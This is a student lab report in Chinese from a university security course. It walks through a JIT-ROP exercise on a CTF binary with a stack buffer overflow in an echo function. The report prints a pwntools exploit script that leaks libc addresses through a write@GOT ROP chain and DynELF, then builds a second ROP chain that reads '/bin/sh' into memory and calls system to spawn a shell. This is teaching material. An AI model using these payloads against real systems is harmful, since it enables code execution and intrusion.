编号：

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 实验 | 一 | 二 | 三 | 四 | 五 | 六 | 七 | 八 | 总评 | 教师签名 |
| 成绩 |  |  |  |  |  |  |  |  |  |  |

武汉大学国家网络安全学院

课程实验(设计)报告

题 目： 实验五：JIT-ROP

专业(班)： 信息安全

学 号：

姓 名：

课程名称：

任课教师：

2023年 12 月 19日

目录

[实验5 1](#_Toc155287210)

[5.1实验名称 1](#_Toc155287211)

[5.2实验原理 1](#_Toc155287212)

[5.3实验目步骤及内容 1](#_Toc155287213)


## 实验5

### 5.1实验名称

* JIT-ROP


### 5.2实验原理

ROP




### 5.3实验目步骤及内容

首先先尝试运行一下JIT-ROP




尝试随便输入aaaa，发现程序也输出了aaaa

我查看了一下反汇编的代码




可以看到main函数定义一个buf用于存储用户输入，调用echo函数，将我们的输入重新打印到终端，并且在这个代码的最开始还有一个计时器alarm，当超过10s就会自动结束。



因为这里涉及到使用echo函数，猜测此处会发生攻击


于是我看了一下echo的伪代码



首先开辟了一个大小为16的字符串空间s2，然后将用户的输入拷贝到s2中比较用户的输入是否为ROIS，如果是的话就打印特定的语句，反之就打印用户输入的内容。

看到这里已经想到此处会发生缓冲区溢出。

由此我们可以画出调用echo时的调用栈：



其中s2占用两个字节

刚开始没什么思路，先看一下我们的攻击脚本

d = DynELF(leak, elf=ELF('./JIT-ROP'))

system\_addr = d.lookup('system', 'libc')

log.info("system\_addr=" + hex(system\_addr))

上网检索了DynELF相关的知识，了解到DynELF是通过程序漏洞泄露出任意地址内容，结合ELF文件的结构特征获取对应版本文件并计算对比出目标符号在内存中的地址，那我们就来看看leak函数

def leak(address):

    payload='a'\*24 + p64(0x40089C) + p64(0x40089A)+p64(0) + p64(1) + p64(got\_write) + p64(1024) + p64(address) + p64(1)

    payload+= p64(0x400880)

    payload+= "\x00"\*56

    payload+= p64(0x4007cd)

    p.send(payload)

    data = p.recv(1024)

    #print 'data: ',data


    print "%#x => %s" % (address, (data or '').encode('hex'))

    whatrecv = p.recv(43)

    print 'whatrecv = :',whatrecv

    return data

首先payload的前24个字节为a，恰好覆盖了16个字节的s2和8个字节的rbp，下面的0x40089c(gadget1)就是我们的返回地址。于是我们查看这个地址对应的代码：




可以看到该段代码执行了四次pop和一次ret，其实到这里就醒悟了一些，通过执行这段代码，我们可以很完美的跳过main栈的前32个字节，如下所示


payload='a'\*24 + p64(0x40089C) + p64(0x40089A)+p64(0) + p64(1) + p64(got\_write) + p64(1024) + p64(address) + p64(1)

    payload+= p64(0x400880)

然后ret转而去执行40089A(gadget2)

我们接着查看40089A的内容：  


发现将rbx置为0，rbp置为1，r12置为got\_write,r13置为1024，r14置为address，r15置为1，然后ret指向的是400880，因此跳到400880(gadaget3)



分析上述代码,执行上述代码，有：


rdx = r13 = 1024

rsi = r14 = address

edi = r15 = 1

call [r12+rbx \* 8] = call [got\_write + 0 \* 8] 就是call got\_write

其实这几行代码就是实现write(1,address,1024),即从address取出1024个字节写入标准输出流。



write结束后，会将rbx的值加1，如果它和rbp的值相等，就继续执行；不相等重新跳转到400880重复执行上述过程。因为我们上面传入的rbx为0，因此这里正常应该是会通过比较继续执行下面的代码的，猜测设置这一步骤可能是防止程序执行的过程出现什么意外的情况导致内容被修改。

然后我们接着看下面的操作，下面又是六个pop加一个ret


 payload+= "\x00"\*56

    payload+= p64(0x4007cd)

    p.send(payload)

payload接下来的内容是56空字节，然后填充一个地址0x4007cd

因此我们的六个寄存器都被清空为0，然后返回一个地址，我们查看



发现最后是回到main函数的起始地址，这样调用write之后就可以ret回到程序的main函数，这样我们就可以再次读取address的下一个1024字节，直至找到system函数为止

leak函数最后的部分如下所示：

data = p.recv(1024)

    #print 'data: ',data

    print "%#x => %s" % (address, (data or '').encode('hex'))

    whatrecv = p.recv(43)

    print 'whatrecv = :',whatrecv

然后我们接收从程序返回的数据，这里有个43我刚开始不知道是什么，找了一下发现是，我们跳转回main函数后将要输出的16个字节的Welcome to RCTF,和我们构造的payload中的前27个字节



获取了system函数地址，我们继续构造ROP链

payload="a"\*24 + p64(0x40089C) + p64(0x40089A) +p64(0) + p64(1) + p64(got\_read) + p64(8) + p64(0x601000) + p64(0)

payload+=p64(0x400880)

payload+="\x00"\*56

payload+=p64(0x4008a3)

payload+=p64(0x601000)

payload+=p64(system\_addr)

p.send(payload)

p.send("/bin/sh\x00")

p.interactive()

这段payload和上面leak的差不多，感觉构造的过程是类似的，这里跟上面显然不一样的地方是got\_read，我们使用read函数进行read(0,0x601000,8),读取8字节放到0x601000处

p.send(payload)

p.send("/bin/sh\x00")

可以看出我们读取的8字节就是这个/bin/sh

为什么要把/bin/sh读取到这个位置呢？


bss\_addr = 0x0000000000601070

可以看到脚本中最开始定义了一个bss\_addr，因为源程序没有/bin/sh，因此我们是利用read函数讲/bin/sh读取到一个内存中的固定位置，bss段则是一个很好的选择，因为bss是未初始化的全局变量，因此不会被新写入内存的数据覆盖

这样，我们既有system的地址，又有/bin/sh字符串的地址，我们就可以将/bin/sh作为参数传给system参数，这样就可以执行system(“bin/sh”),从而获得shell

**5.4 实验结果**

运行脚本



可以看到我们成功窃取了shell